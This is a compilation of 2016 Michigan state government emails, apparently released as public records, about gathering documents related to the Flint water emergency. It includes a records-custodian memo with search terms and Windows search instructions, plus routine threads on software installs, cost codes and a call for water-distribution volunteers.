<McPhersonV@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>; Lawson, Michelle (DTMB) <LawsonM1@michigan.gov>; Nevai, Tom (DTMB) <NevaiT@michigan.gov>; Evans, Carter (DTMB) <EvansC8@michigan.gov>; Fick, James (DTMB) <FickJ@michigan.gov>; McKee, Robert (DTMB) <McKeeR2@michigan.gov>; Perry, Blane (DTMB) <PerryB4@michigan.gov>; Riddering, Eric (DTMB) <RidderingE@michigan.gov>; Rodgers, Anthony (DTMB) <RodgersA1@michigan.gov>; Trial, Larry (DTMB) <TrialL@michigan.gov>; Thompson, Kyleigh (DTMB) <ThompsonK18@michigan.gov>; Glomski, Tom (DTMB) <glomskit@michigan.gov>; Seger, Seth (DTMB) <SegerS@michigan.gov>; Lee, Timothy (DTMB) <LeeT9@michigan.gov>; Sikkema, Tyler (DTMB) <SikkemaT@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Galeazzi, Tiziana (DTMB) <galeazzit@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Blastic, Laura (DTMB) <blasticl@michigan.gov>; Furseth, Kristen (DTMB) <Fursethk@michigan.gov>; Brancheau, Laura (DTMB) <BrancheauL@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Stankiewicz, Richard (DTMB) <StankiewiczR@michigan.gov>; Vera, Jason (DTMB) <VeraJ@michigan.gov>; Jehnsen, Jeremy W (DTMB) <JehnsenJ@michigan.gov>; Jodway, Kenneth (DTMB) <JodwayK@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Vijayaveeraraghavan, Anupkumar (DTMB) <VijayaveeraraghavanA@michigan.gov>; Harmon, Paul (DTMB) <harmonp@michigan.gov>; Root, Everett (DTMB) <RootE@michigan.gov>; Pauley, Suzanne (DTMB) <PauleyS@michigan.gov>; Thompson, John (DTMB) <thompsonj@michigan.gov>; Nolan, Anne (DTMB) <nolana@michigan.gov>; Peterson, Rick (DTMB) <petersonr@michigan.gov>; Stiffler, Michelle (DTMB) <StifflerM@michigan.gov>; Patke, Sunit (DTMB)

<patkes1@michigan.gov>; Estill, John (DTMB) <EstillJ@michigan.gov>; Seckelman, Joe (DTMB) <SeckelmanJ@michigan.gov>; Martin, Ellen (DTMB) <MartinE@michigan.gov>; Aprill, Brian (DTMB) <aprillb@michigan.gov>; Ross, Josh (DTMB) <rossj@michigan.gov>; Locke, Joel (DTMB) <lockej@michigan.gov>; Cross, Steven (DTMB) <crosss3@michigan.gov>; Clark, John (DTMB) <clarkjs@michigan.gov>; Olkowski, Tony (DTMB) <OlkowskiT@michigan.gov>; Noldy, Scott (DTMB) <NoldyS@michigan.gov>; Baer, John (DTMB) <BAERJ@michigan.gov>; Dickinson, Holly (DTMB) <DickinsonH1@michigan.gov>; Post, Corey (DTMB) <postc1@michigan.gov>; Cantin, David (DTMB) <CantinD@michigan.gov>; Brun, Jeremy (DTMB) <BrunJ@michigan.gov>; Hartsuff, Lisa (DTMB) <HartsuffL@michigan.gov>; Kosloski, Joni (DTMB) <kosloskij2@michigan.gov>; Jordan, Gerald (DTMB) <jordang@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; Morgan, Dan (DTMB) <morgand@michigan.gov>; Droste, Kerri (DTMB) <drostek@michigan.gov>; Paasch, Keith (DTMB) <paaschK@michigan.gov>; Scates, Larry (DTMB) <scatesl@michigan.gov>; Noonan, Michael (DTMB) <noonanm@michigan.gov>; Walts, Brian (DTMB) <WaltsB@michigan.gov>; Martin, Ric (DTMB) <MartinR3@michigan.gov>; Burns, Robert (DTMB) <BurnsR@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Hawes, Keith (DTMB) <HawesK@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>; Rambo, Carolyn (DTMB) <RamboC1@michigan.gov>; Millimaki, Shelly (DTMB) <MillimakiS@michigan.gov>; Nelson, Christopher (DTMB) <NelsonC12@michigan.gov>; Murphy, Chris (DTMB) <murphyc2@michigan.gov>; Clark, Stephanie (DTMB) <clarks18@michigan.gov>; Cischke, Roy (DTMB) <cischker@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Reynolds, Vince (DTMB) <reynoldsv@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Ragla, Beth (DTMB) <raglab1@michigan.gov>; Shaw, Gary (DTMB) <shawg@michigan.gov>; Wonn, Michael (DTMB) <wonnm@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Armstrong, Mike (DTMB) <armstrongm@michigan.gov>; Doyle, James (DTMB) <DoyleJ1@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Miller, Mark (DTMB) <millerm13@michigan.gov>; Cooley, Tom (DTMB) <cooleyt@michigan.gov>; Waltersdorf, Rex (DTMB) <WaltersdorfR@michigan.gov>; Monroe, Jerry (DTMB) <monroej1@michigan.gov>; Bergan, Kristin (DTMB) <bergank@michigan.gov>; Banks, William (DTMB) <banksw@michigan.gov>; Dyson, Mike (DTMB) <dysonm@michigan.gov>; Stiles, Dan (DTMB) <stilesd1@michigan.gov>; Chipman, Dan (DTMB) <chipmand@michigan.gov>; Hodgman, Steve (DTMB) <hodgmans@michigan.gov>; Martin, Todd (DTMB) <martint1@michigan.gov>; Weston, Jessica (DTMB) <WestonJ2@michigan.gov>; Fitton, Scott (DTMB) <FittonS2@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Maynard, Sharon (DTMB) <maynards1@michigan.gov>; Calahan, Heather (DTMB) <CALAHANH@michigan.gov>; Cook, Rebecca (DTMB) <CookR6@michigan.gov>; Hayes, Genevieve (DTMB) <HayesG2@michigan.gov>; Riehle, Jenni (DTMB) <RiehleJ2@michigan.gov>; Falik, Tom A. (DTMB) <FalikT@michigan.gov>; Pemble, William (DTMB) <PembleW@michigan.gov>; Sambiagio, Melissa (DTMB) <SambiagioM@michigan.gov>; Cieciva, Sue (DTMB) <ciecivas@michigan.gov>; Hunter, Lymon (DTMB) <hunterl@michigan.gov>; Dufour, Yvon (DTMB) <DufourY@michigan.gov>; Camp, William (DTMB) <CampW@michigan.gov>; Hatch, David (DTMB) <HatchD@michigan.gov>; Troub, Shelby (DTMB) <TroubS1@michigan.gov>; Epps, Stephanie (DTMB) <eppss@michigan.gov>; Herman, Christyn (DTMB) <HermanC3@michigan.gov>; Bliss, Mike (DTMB) <blissm@michigan.gov>; Guardiola, Jamie (DTMB) <GuardiolaJ1@michigan.gov>; 'jfoley@us.ibm.com' <jfoley@us.ibm.com>  
**Cc:** Stanaway, Deb (DTMB) <StanawayD@michigan.gov>; Huhn, Jacqueline (DTMB) <huhnj@michigan.gov>; McQuaid, John (DTMB) <mquaidj@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Doerr, Stephen (DTMB) <DoerrS1@michigan.gov>; Isaacs, Jan (DTMB) <isaacsj@michigan.gov>

**Subject:** RE: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**Importance:** High

Please note the attached document has been updated. Please discard the previous version. A paper copy will be provided to you at the meeting.



All DTMB  
Custodians of Co...

-----Original Appointment-----

**From:** Longanbach, Janelle (DTMB) **On Behalf Of** DTMB-Directors-Office

**Sent:** Wednesday, February 17, 2016 1:21 PM

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*

<< File: All DTMB Custodians of Correspondence Related to Flint.pdf >>

**\*This attachment was updated 2/18/16**

\*See agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828

Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

## **Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

## **SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

## **Participants:**

David Behen

Chanda Donnan

Caleb Buhs

Rodney Davenport

Ashley Gelisse

Michael Gilliland

Natalie Spaniolo

Lacy Wilke

Marsha Stansfield

Denice Ballard

Trisha Hampton

Greg DeCamp

Jennifer Gibson

Dane Hengesbach

Jean Ingersoll

Phillip Jeffery

Brandon Philip

Christian Kopacsi

Jeanette Doll

Ryan McKee

Jeff Pratt

Kathy Knapp

Craig Bidelman

Terry Bussema

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Alexandrea Parker

Elizabeth Keilen

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Jason Palmer  
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Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
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Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
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James Foley  
John Estill  
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Joni Kosloski  
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Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
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Dan Chipman  
Steve Hodgman  
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Jeff Wellman  
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Sharon Maynard  
Heather Calahan  
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Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps

<< File: All DTMB Custodians of Correspondence Related to Flint - UPDATED.pdf >>



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 18, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |  |
|---|--|--|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water"    |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"             |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  | <input type="checkbox"/> "Flint" & "water" |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |  |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |  |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |  |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |  |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |  |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |  |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by  
Monday, February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.


### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files


This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.



You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form.

You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must

click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:41 AM  
**To:** Davis, Rachelle (DTMB)  
**Cc:** Merricle, Jennifer (DTMB);Cox, Randy (DTMB)  
**Subject:** RE: MS Project

Thank you Rachelle. ☺

-Yvonne

---

**From:** Davis, Rachelle (DTMB)  
**Sent:** Thursday, February 18, 2016 9:39 AM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Cc:** Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Cox, Randy (DTMB) <[CoxR@michigan.gov](mailto:CoxR@michigan.gov)>  
**Subject:** RE: MS Project

Yvonne.

I have submitted your request and will escalate the request as a result of Flint Water.

Thanks,  
Rachelle

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:14 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Subject:** RE: MS Project

Here is my old laptop name: S6084BTTGKV1

Yvonne

---

**From:** Davis, Rachelle (DTMB)  
**Sent:** Thursday, February 18, 2016 9:10 AM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: MS Project

Yvonne,

Do you have your old PC name? I want to make sure I am asking for the identical software install.

Rachelle

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:01 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Subject:** MS Project

Here is my machine name. Thanks for your help!



E6084MP07B17V

Yvonne

**Yvonne Sebok, PMP, CSM, ITIL**

PMO Director Supporting DEQ, DNR, MDARD

DTMB Enterprise Portfolio Management Office (EPMO)

Office: (517) 241-1673

Email Address: [seboky@michigan.gov](mailto:seboky@michigan.gov)

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Friday, February 19, 2016 8:00 AM  
**To:** Davis, Rachelle (DTMB)  
**Cc:** Merricle, Jennifer (DTMB); Cox, Randy (DTMB)  
**Subject:** RE: MS Project

Yes, I'm good. Thanks for your help. ☺

I do not have Project Pro. I have Project Standard.

Yvonne

*Yvonne Sebok, PMP, CSM, ITIL*  
PMO Director Supporting DEQ, DNR, MDARD  
Office: (517) 241-1673

---

**From:** Davis, Rachelle (DTMB)  
**Sent:** Friday, February 19, 2016 6:50 AM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Cc:** Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Cox, Randy (DTMB) <[CoxR@michigan.gov](mailto:CoxR@michigan.gov)>  
**Subject:** RE: MS Project

Good Morning Yvonne.

Please confirm you are all set and able to use Microsoft Project Pro.

Thanks.  
Rachelle

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:41 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Cc:** Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Cox, Randy (DTMB) <[CoxR@michigan.gov](mailto:CoxR@michigan.gov)>  
**Subject:** RE: MS Project

Thank you Rachelle. ☺

-Yvonne

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**From:** Davis, Rachelle (DTMB)  
**Sent:** Thursday, February 18, 2016 9:39 AM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Cc:** Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Cox, Randy (DTMB) <[CoxR@michigan.gov](mailto:CoxR@michigan.gov)>  
**Subject:** RE: MS Project

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Rachelle

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**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:14 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Subject:** RE: MS Project

Here is my old laptop name: S6084BTTGKV1

Yvonne

---

**From:** Davis, Rachelle (DTMB)  
**Sent:** Thursday, February 18, 2016 9:10 AM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: MS Project

Yvonne,

Do you have your old PC name? I want to make sure I am asking for the identical software install.

Rachelle

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:01 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Subject:** MS Project

Here is my machine name. Thanks for your help!

E6084MP07B17V

Yvonne

**Yvonne Sebok, PMP, CSM, ITIL**  
PMO Director Supporting DEQ, DNR, MDARD  
DTMB Enterprise Portfolio Management Office (EPMO)  
Office: (517) 241-1673  
Email Address: [seboky@michigan.gov](mailto:seboky@michigan.gov)

---


**From:** Sebok, Yvonne (DTMB)  
**Sent:** Friday, February 19, 2016 3:00 PM  
**To:** Stankiewicz, Richard (DTMB)  
**Subject:** FW: Quick Question

*Yvonne Sebok, PMP, CSM, ITIL*  
PMO Director Supporting DEQ, DNR, MDARD  
Office: (517) 241-1673

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Tuesday, February 2, 2016 8:14 AM  
**To:** Maher, Sharon (DEQ); Rosales, Manny (DTMB)  
**Subject:** RE: Quick Question

Sharon,

We communicated this to staff that will work on . As of now there are really no hours to report. Everything has been just a couple minutes of activity that has been done as needed. If you believe there is activity that we have not recorded correctly as FDWP let me know and I will have the activity corrected.

We really don't anticipate recording many if any hours.

Thanks,  
Dan Sellepack

---

**From:** Maher, Sharon (DEQ)  
**Sent:** Wednesday, January 27, 2016 4:12 PM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Subject:** RE: Quick Question

Okay, can one of you set it up, please? I don't think there will be too many hours.

Manny, this answers the question of where to charge the time, for procurement charges, please use ac-3 729025. Both of these codes are Non-IDG, so the DTMB index is 90011. Thanks, Sharon

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:05 PM  
**To:** Rosales, Manny (DTMB); Maher, Sharon (DEQ)  
**Subject:** RE: Quick Question

No I don't. We just need to enter the code into Changepoint and make sure people bill the right WR.

Thanks,  
Dan Sellepack

---

**From:** Rosales, Manny (DTMB)  
**Sent:** Wednesday, January 27, 2016 1:48 PM

**To:** Maher, Sharon (DEQ) <MAHERS@michigan.gov>; Sellepack, Dan (DTMB) <SellepackD@michigan.gov>

**Subject:** RE: Quick Question

Sharon,

Thank you. I don't think that would be a problem.

Dan,

Do you see any concerns from a reporting perspective?

Thank you,

Manny Rosales

---

**From:** Maher, Sharon (DEQ)

**Sent:** Wednesday, January 27, 2016 1:38 PM

**To:** Sellepack, Dan (DTMB) <SellepackD@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>

**Subject:** Quick Question

We are setting up a coding structure to account for all of the costs incurred in the response to the Flint water situation. We already establish a DCDS activity code for our staff to use. It is "FDWP". Would it be too confusing for your staff to use this code when they are doing things like setting up the ECC? It would simplify things for us if we can establish the same code. Thanks, Sharon

Sharon Maher

Federal Aid Coordinator

Michigan Department of Environmental Quality

517-284-5008

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:30 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** Volunteer Opportunity in Flint



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Michigan State Employee banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJKK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

